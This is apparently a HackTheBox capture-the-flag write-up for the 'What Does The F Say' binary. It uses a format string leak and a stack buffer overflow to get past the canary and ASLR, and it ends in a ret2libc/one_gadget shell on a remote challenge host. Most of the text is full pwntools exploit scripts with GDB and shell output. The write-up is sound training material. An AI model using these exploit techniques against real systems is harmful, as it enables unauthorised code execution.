HackTheBox - What Does The F Say (Challenge)

> Tired from exploring the endless mysteries of space, you need some rest and a welcome distraction. From extreme flaming kamikazes to dangleberry sours, Fox space bar has everything. Treat yourself like a king, but be careful! Don't drink and teleport!

Challenge Walkthrough

To begin we start with analysing the target application and seeing what security it has in place.

Since `Full RELRO` is enabled we know we cannot overwrite the `Global Offset Table` with a system address. With `PIE Enabled` we know that the binary base gets a random address stored in memory. With `NX Enabled` we know the stack is non executable so adding shellcode would be useless to attempt here. With `Canary Found` within the application, we know that some form of stack protection is in place which will make the application exit when a buffer overflow occurs by comparing the `rax` value to the `canary` value and if it is unchanged the flow of execution will continue as normal.

Opening the application in `Ghidra` we can analyse the decoded functions much clearer. First we decode the `Drinks_menu` function and analyse potential vulnerabilities within the code.

```
# drinks_menu function
void drinks_menu(void)
{
  long in_FS_OFFSET;
  int local_3c;
  char local_38 [40];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  memset(local_38,0,0x1e);
  puts(
      "\n1. Milky way (4.90 s.rocks)\n2. Kryptonite vodka (6.90 s.rocks)\n3. Deathstar(70.
00 s.rocks)"
      );
  __isoc99_scanf(&DAT_0010209a,&local_3c);
  if (local_3c == 1) {
    srocks = srocks - 4.9;
    srock_check();
    if (srocks <= 20.0) {
      puts("\nYou have less than 20 space rocks!");
    }
    enjoy("Milky way");
  }
  else {
    if (local_3c == 2) {
      srock_check();
      puts("\nRed or Green Kryptonite?");
      read(0,local_38,0x1d);
      printf(local_38);
      warning();
    }
    else {
      if (local_3c == 3) {
        srocks = srocks - 69.99;
        srock_check();
        if (srocks <= 20.0) {
          puts("\nYou have less than 20 space rocks!");
        }
        enjoy("Deathstar");
      }
      else {
        puts("Invalid option!");
        goodbye();
      }
    }
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
```

Within this function we notice that when option 2 is selected, it reads user input and then prints the user input back to us, allowing us to perform a format string attack to leak addresses from the stack since the user input is passed as the first argument to the `printf()` function.

Now we review the `Warning` function.

```
# Warning function
void warning(void)
{
  int iVar1;
  long in_FS_OFFSET;
  char local_28 [24];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  if (20.0 < srocks) {
    enjoy("Kryptonite vodka");
    srocks = srocks - 6.9;
    srock_check();
  }
  else {
    puts("\nYou have less than 20 space rocks! Are you sure you want to buy it?");
    __isoc99_scanf(&DAT_0010215d,local_28);
    iVar1 = strcmp(local_28,"yes");
    if (iVar1 == 0) {
      srocks = srocks - 6.9;
      srock_check();
      enjoy("Kryptonite vodka");
    }
    else {
      iVar1 = strcmp(local_28,"no");
      if (iVar1 == 0) {
        puts("\nA Milky way is nice too if you want..");
      }
    }
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
```

We can see in the `Warning` function that a buffer size of 24 characters is allocated to `local_28` variable which is used in the section where the application scans for user input without specifying a limit of input. So with this in mind, we can leverage both the format string attack and buffer overflow to control the flow of execution within the binary and gain a shell on the target host. Since `Canary` is enabled in the application we must find it to allow the flow of execution to execute successfully without quitting. To identify the canary value we need to build a brute force script that will print the leaked value and it's corresponding offset. Note that the canary value should end in `00`.

```
from pwn import *

def find_canary():
    for i in range(1,30):
        p = process("./what_does_the_f_say")
        p.recv()
        p.sendline("1")
        p.recv()
        p.sendline("2")
        p.recv()
        p.sendline("%{}$p".format(i))
        print("Offset: {}".format(i))
        print(p.recv())
        p.close()

find_canary()
```

```
[*] Stopped process './what_does_the_f_say' (pid 61136)
[+] Starting local process './what_does_the_f_say': pid 61138
Offset: 23
0xfb82964f27d33700
```

Now that we know the offset for the canary value, we need to locate the `libc` address and to identify this we need to find a address beginning with `7f`.

```
from pwn import *

def find_canary():
    p = process("./what_does_the_f_say")
    p.recv()
    p.sendline("1")
    p.recv()
    p.sendline("2")
    p.recv()
    p.sendline("%23$p")
    print(p.recv())
```

```python
    p.close()

def find_libc():
    for i in range(23,30):
        p = process("./what_does_the_f_say")
        p.recv()
        p.sendline("1")
        p.recv()
        p.sendline("2")
        p.recv()
        p.sendline("%{}$p".format(i))
        print("Offset: {}".format(i))
        print(p.recv())
        p.close()

find_canary()
find_libc()
```

```
[*] Stopped process './what_does_the_f_say' (pid 61140)
[+] Starting local process './what_does_the_f_say': pid 61142
Offset: 25
0x7fd13815cd0a
```

Now we need to very that this is in fact the `libc` address, then figure out the offset to calculate the actual real address of `libc` required on remote host. We fire up `GDB` with `peda` extension and print the leaked `libc` address.

```
Red or Green Kryptonite?
%25$p
0x7ffff7e14d0a
```

Now we can confirm this is the address of the `libc_start_main`.

```
gdb-peda$ x/gx 0x7ffff7e14d0a
0x7ffff7e14d0a <__libc_start_main+234>: 0x480001794fe8c789
gdb-peda$
```

Now in order to calculate the offset required we need to use `vmmap` to identify the `libc` base address.

```
gdb-peda$ vmmap
Start              End                Perm      Name
0x0000555555554000 0x0000555555555000 r--p      /root/htb/whatdoesthefsay/what_does_the_f_say
0x0000555555555000 0x0000555555556000 r-xp      /root/htb/whatdoesthefsay/what_does_the_f_say
0x0000555555556000 0x0000555555557000 r--p      /root/htb/whatdoesthefsay/what_does_the_f_say
0x0000555555557000 0x0000555555558000 r--p      /root/htb/whatdoesthefsay/what_does_the_f_say
0x0000555555558000 0x0000555555559000 rw-p      /root/htb/whatdoesthefsay/what_does_the_f_say
0x00007ffff7dee000 0x00007ffff7e13000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
```

We can see that `0x7ffff7dee000` is the `libc base` address, in order to calculate offset we need to subtract the `libc_start_main` with the `libc base` address. We can achieve this with `Python`.

```
>>> print(hex(0x7ffff7e14d0a - 0x7ffff7dee000))
0x26d0a
```

Now that we know the offset, we need to subtract this value from all leaked addresses during execution. In order to simplify our script, we perform all tasks in same execution.

```
from pwn import *

p = process("./what_does_the_f_say")

def find_canary():
    p.recv()
    p.sendline("1")
    p.recv()
    p.sendline("2")
    p.recv()
    p.sendline("%23$p")
    leak = p.recvline().strip()
    leak = int(leak, 16)
    return leak

def find_libc():
    p.recv()
    p.sendline("1")
    p.recv()
    p.sendline("2")
    p.recv()
    p.sendline("%25$p")
    leak = p.recvline().strip()
    leak = int(leak, 16)
    return leak

canary = find_canary()
libc = find_libc()
```

```
log.success('canary: %#x' % canary)
log.success('libc_start_main: %#x' % libc)
libc_base = libc - 0x26d0a
```

As you can see from the execution, we leak both addresses, convert the canary value to hex format and calculate the `libc base` address by subtracting the offset from the leaked `libc_start_main`. Now we need to attempt a buffer overflow. So remembering our buffer amount of 24 we can attempt to overwrite the canary value and see if we can execute the overflow successfully. We add a `cyclic` pattern so we can calculate the buffer overflow offset if the overflow is successful. We set a pause before the buffer is sent so we can intercept the flow of execution in `GDB`.

```
from pwn import *

p = process("./what_does_the_f_say")

gdb.attach(p)

def find_canary():
    p.recv()
    p.sendline("1")
    p.recv()
    p.sendline("2")
    p.recv()
    p.sendline("%23$p")
    leak = p.recvline().strip()
    leak = int(leak, 16)
    return leak

def find_libc():
    p.recv()
    p.sendline("1")
    p.recv()
    p.sendline("2")
    p.recv()
    p.sendline("%25$p")
    leak = p.recvline().strip()
    leak = int(leak, 16)
    return leak

def overflow(canary):
    res = ""
    for i in range(1,9):
        if not "You have less than 20 space rocks! Are you sure you want to buy it?" in re
s:
            p.sendline("1")
```

```
            p.recv()
            p.sendline("2")
            p.recv()
            p.sendline("red")
            p.recvline()
            p.recvline()
            res = p.recvline()
        else:
            cyclic = cyclic_gen()
            pattern = cyclic.get(100)  # generates the pattern
            buf = "A" * 24
            buf += p64(canary)
            buf += pattern
            pause()
            p.sendline(buf)
            p.interactive()


canary = find_canary()
libc = find_libc()
log.success('canary: %#x' % canary)
log.success('libc_start_main: %#x' % libc)
libc_base = libc - 0x26d0a
overflow(canary)
```

```
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0xffffffef
RDX: 0x6e ('n')
RSI: 0x556f229f2175 --> 0x694d20410a006f6e ('no')
RDI: 0x7ffea3a7d7f0 ('A' <repeats 24 times>)
RBP: 0x6161616261616161 ('aaaabaaa')
RSP: 0x7ffea3a7d818 ("caaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa")
RIP: 0x556f229f155c (<warning+274>:     ret)
R8 : 0x0
R9 : 0xffffffffffffff80
R10: 0x7f54cd17f3c0 --> 0x2000200020002
R11: 0x246
R12: 0x556f229f10d0 (<_start>:  xor    ebp,ebp)
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x556f229f1554 <warning+266>:        je     0x556f229f155b <warning+273>
   0x556f229f1556 <warning+268>:
    call   0x556f229f1040 <__stack_chk_fail@plt>
   0x556f229f155b <warning+273>:        leave
=> 0x556f229f155c <warning+274>:        ret
   0x556f229f155d <drinks_menu>:        push   rbp
   0x556f229f155e <drinks_menu+1>:      mov    rbp,rsp
   0x556f229f1561 <drinks_menu+4>:      sub    rsp,0x40
   0x556f229f1565 <drinks_menu+8>:      mov    rax,QWORD PTR fs:0x28
[------------------------------------stack-------------------------------------]
0000| 0x7ffea3a7d818 ("caaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa")
0008| 0x7ffea3a7d820 ("eaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa")
0016| 0x7ffea3a7d828 ("gaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa")
0024| 0x7ffea3a7d830 ("iaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa")
0032| 0x7ffea3a7d838 ("kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa")
0040| 0x7ffea3a7d840 ("maaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa")
0048| 0x7ffea3a7d848 ("oaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa")
0056| 0x7ffea3a7d850 ("qaaaraaasaaataaauaaavaaawaaaxaaayaaa")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000556f229f155c in warning ()
gdb-peda$
```

With the overflow successfully executing we now see our pattern stored into the stack. We can use the `cyclic_gen` pattern find function to locate the exact offset for the overflow.

```
>>> x = cyclic_gen()
>>> x.get(64)
'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaa'
>>> x.find('caaadaaaea')
[!] cyclic_find() expects 4-byte subsequences by default, you gave 'caaadaaaea'
    Unless you specified cyclic(..., n=10), you probably just want the first 4 bytes.
    Truncating the data at 4 bytes.  Specify cyclic_find(..., n=10) to override this.
(8, 0, 8)
>>> 
```

So we have identified the offset to be at `8`. So anything after 8 bytes is added to the stack where we can utilise a ROP chain to exploit a `Ret2Lib` attack to spawn a

`/bin/sh` shell. So the register for first argument to the call function in 64 bit architecture is RDI. We can then place the pointer of the `/bin/sh` into RDI and call `system()`. Using a gadget called `pop rdi ; ret` we can move the string `/bin/sh` into the RDI register.

```
┌──(root💀TheCyberGeek)-[~/htb/whatdoesthefsay]
└─# ldd what_does_the_f_say
        linux-vdso.so.1 (0x00007fff94b45000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f126e560000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f126e745000)
┌──(root💀TheCyberGeek)-[~/htb/whatdoesthefsay]
└─# ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 | grep "pop rdi ; ret"
0x0000000000038d1b : add eax, ebp ; pop rdi ; ret
0x0000000000026796 : pop rdi ; ret
0x0000000000084bfd : pop rdi ; retf
┌──(root💀TheCyberGeek)-[~/htb/whatdoesthefsay]
└─# 
```

So to get the gadget address, we need to add `0x26796` to the `libc_base` since there is ASLR and `libc` is at a random address. Next we need to calculate the `/bin/sh` address so we use strings to find it's offset and calculate it by adding that offset to the `libc_base`.

```
┌──(root💀TheCyberGeek)-[~/htb/whatdoesthefsay]
└─# strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep "/bin/sh"
 18a156 /bin/sh
```

And finally we need to calculate the system address by finding the offset through `readelf` and add that offset to the `libc_base`.


```
┌──(root💀TheCyberGeek)-[~/htb/whatdoesthefsay]
└─# readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep system
  1430: 0000000000048e50    45 FUNC    WEAK   DEFAULT   14 system@@GLIBC_2.2.5
```

Now with all the addresses in place we can construct the `ROP` chain to execute a local shell.

```python
from pwn import *

p = process("./what_does_the_f_say")
```

```
#gdb.attach(p)

def find_canary():
    p.recv()
    p.sendline("1")
    p.recv()
    p.sendline("2")
    p.recv()
    p.sendline("%23$p")
    leak = p.recvline().strip()
    leak = int(leak, 16)
    return leak

def find_libc():
    p.recv()
    p.sendline("1")
    p.recv()
    p.sendline("2")
    p.recv()
    p.sendline("%25$p")
    leak = p.recvline().strip()
    leak = int(leak, 16)
    return leak

def overflow(canary, pop_rdi_address, bin_sh_address, system_address):
    for i in range(9):
        p.recvuntil('food\n')
        p.sendline('1')
        p.recvuntil('rocks)\n')
        p.sendline('1')

    buf = "A" * 24
    buf += p64(canary)
    buf += "A" * 8
    buf += p64(pop_rdi_address)
    buf += p64(bin_sh_address)
    buf += p64(system_address)

    p.recvuntil('food\n')
    p.sendline('1')
    p.recvuntil('rocks)\n')
    p.sendline('2')
    p.recvuntil('Kryptonite?\n')
    p.sendline('red')
    p.recvuntil('buy it?\n')
    p.sendline(buf)
    p.interactive()

canary = find_canary()
libc = find_libc()
log.success('canary: %#x' % canary)
log.success('libc_start_main: %#x' % libc)
libc_base = libc - 0x26d0a
```


```
pop_rdi_address = libc_base + 0x26796
bin_sh_address = libc_base + 0x18a156
system_address = libc_base + 0x48e50
overflow(canary, pop_rdi_address, bin_sh_address, system_address)
```



So now we need to find the `libc` version on the target host. Since we can leak the `libc_start_main` address we know we can grab the `libc` version of the target host.

> libc database search
>
> http://libc.blukat.me/

Now that we have the `libc_start_main` address of the target, we can use the link above to discover the `libc` version used by the target host.



With the `libc` version used by the target, we can recalculate the addresses of the target host and spawn a shell. But we need to download the `libc` version to grab the address of the `pop rdi ; ret`.

libc6_2.27-3ubuntu1.2_amd64 Download

	Symbol	Offset	Difference
(•)	__libc_start_main_ret	0x021b97	0x0
( )	system	0x04f4e0	0x2d949
( )	open	0x10fd50	0xee1b9
( )	read	0x110180	0xee5e9
( )	write	0x110250	0xee6b9
( )	str_bin_sh	0x1b40fa	0x192563


All symbols

Checking the `libc` for `pop rdi ; ret` shows the new address we need in order to utilize the gadget.

```
┌──(root💀TheCyberGeek)-[~/htb/whatdoesthefsay]
└─# ROPgadget --binary libc6_2.27-3ubuntu1.2_amd64.so | grep "pop rdi ; ret"
0x000000000002155f : pop rdi ; ret
0x0000000000167376 : pop rdi ; retf
0x0000000000001c36 : pop rdi ; retf 0x49f2
```

```
from pwn import *

#p = process("./what_does_the_f_say")
p = remote("188.166.172.117",30847)

def find_canary():
    p.recv()
    p.sendline("1")
    p.recv()
    p.sendline("2")
    p.recv()
    p.sendline("%23$p")
```

```python
    p.recvline()
    p.recvline()
    leak = p.recvline().strip()
    leak = int(leak, 16)
    return leak

def find_libc():
    p.recv()
    p.sendline("1")
    p.recv()
    p.sendline("2")
    p.recv()
    p.sendline("%25$p")
    p.recvline()
    p.recvline()
    leak = p.recvline().strip()
    leak = int(leak, 16)
    return leak

def overflow(canary, pop_rdi_address, bin_sh_address, system_address):
    for i in range(9):
        p.recvuntil('food\n')
        p.sendline('1')
        p.recvuntil('rocks)\n')
        p.sendline('1')

    buf = "A" * 24
    buf += p64(canary)
    buf += "A" * 8
    buf += p64(pop_rdi_address)
    buf += p64(bin_sh_address)
    buf += p64(system_address)

    p.recvuntil('food\n')
    p.sendline('1')
    p.recvuntil('rocks)\n')
    p.sendline('2')
    p.recvuntil('Kryptonite?\n')
    p.sendline('red')
    p.recvuntil('buy it?\n')
    log.info("sending payload")
    p.sendline(buf)
    p.interactive()

canary = find_canary()
log.success('canary: %#x' % canary)
libc = find_libc()
log.success('libc_start_main: %#x' % libc)
libc_base = libc - 0x021b97
pop_rdi_address = libc_base + 0x2155f
bin_sh_address = libc_base + 0x1b40fa
system_address = libc_base + 0x04f4e0
overflow(canary, pop_rdi_address, bin_sh_address, system_address)
```




I gained a segmentation fault when executing against the target. To correct this now I change the ROP that I previously constructed and replace the addresses for a `one_gadget` `/bin/sh execve` address instead since we know that the ROP we had constructed does work but the binary has a segmentation fault on spawning from the `/bin/sh` address specified.

Now my final payload looks like the following.

```
from pwn import *

#p = process("./what_does_the_f_say")
p = remote("188.166.172.117",30847)

def find_canary():
    p.recv()
    p.sendline("1")
    p.recv()
    p.sendline("2")
    p.recv()
    p.sendline("%23$p")
    p.recvline()
    p.recvline()
    leak = p.recvline().strip()
    leak = int(leak, 16)
    return leak

def find_libc():
```

```
    p.recv()
    p.sendline("1")
    p.recv()
    p.sendline("2")
    p.recv()
    p.sendline("%25$p")
    p.recvline()
    p.recvline()
    leak = p.recvline().strip()
    leak = int(leak, 16)
    return leak

def overflow(canary, bin_sh_address):
    for i in range(9):
        p.recvuntil('food\n')
        p.sendline('1')
        p.recvuntil('rocks)\n')
        p.sendline('1')

    buf = "A" * 24
    buf += p64(canary)
    buf += "A" * 8
    buf += p64(bin_sh_address)

    p.recvuntil('food\n')
    p.sendline('1')
    p.recvuntil('rocks)\n')
    p.sendline('2')
    p.recvuntil('Kryptonite?\n')
    p.sendline('red')
    p.recvuntil('buy it?\n')
    log.info("sending payload")
    p.sendline(buf)
    p.interactive()

canary = find_canary()
log.success('canary: %#x' % canary)
libc = find_libc()
log.success('libc_start_main: %#x' % libc)
libc_base = libc - 0x021b97
bin_sh_address = libc_base + 0x4f365
overflow(canary, bin_sh_address)
```



```
┌──(root💀TheCyberGeek)-[~/htb/whatdoesthefsay]
└─# python exp.py
[+] Opening connection to 188.166.172.117 on port 30847: Done
[+] canary: 0x164a37ca2e883100
[+] libc_start_main: 0x7f566d641b97
[*] sending payload
[*] Switching to interactive mode
$ id
uid=999(ctf) gid=999(ctf) groups=999(ctf)
$ ls -la
total 36
drwxr-xr-x 1 root ctf   4096 Jul 29  2020 .
drwxr-xr-x 1 root root  4096 Jul 29  2020 ..
-r--r----- 1 root ctf     32 Jul 29  2020 flag.txt
-rwxr-x--- 1 root ctf     50 Jul 29  2020 run_challenge.sh
-rwxr-x--- 1 root ctf  17296 Jul 29  2020 what_does_the_f_say
$ wc flag.txt
 1  1 32 flag.txt
$
```

And I gained a shell on the target host. Thanks for reading!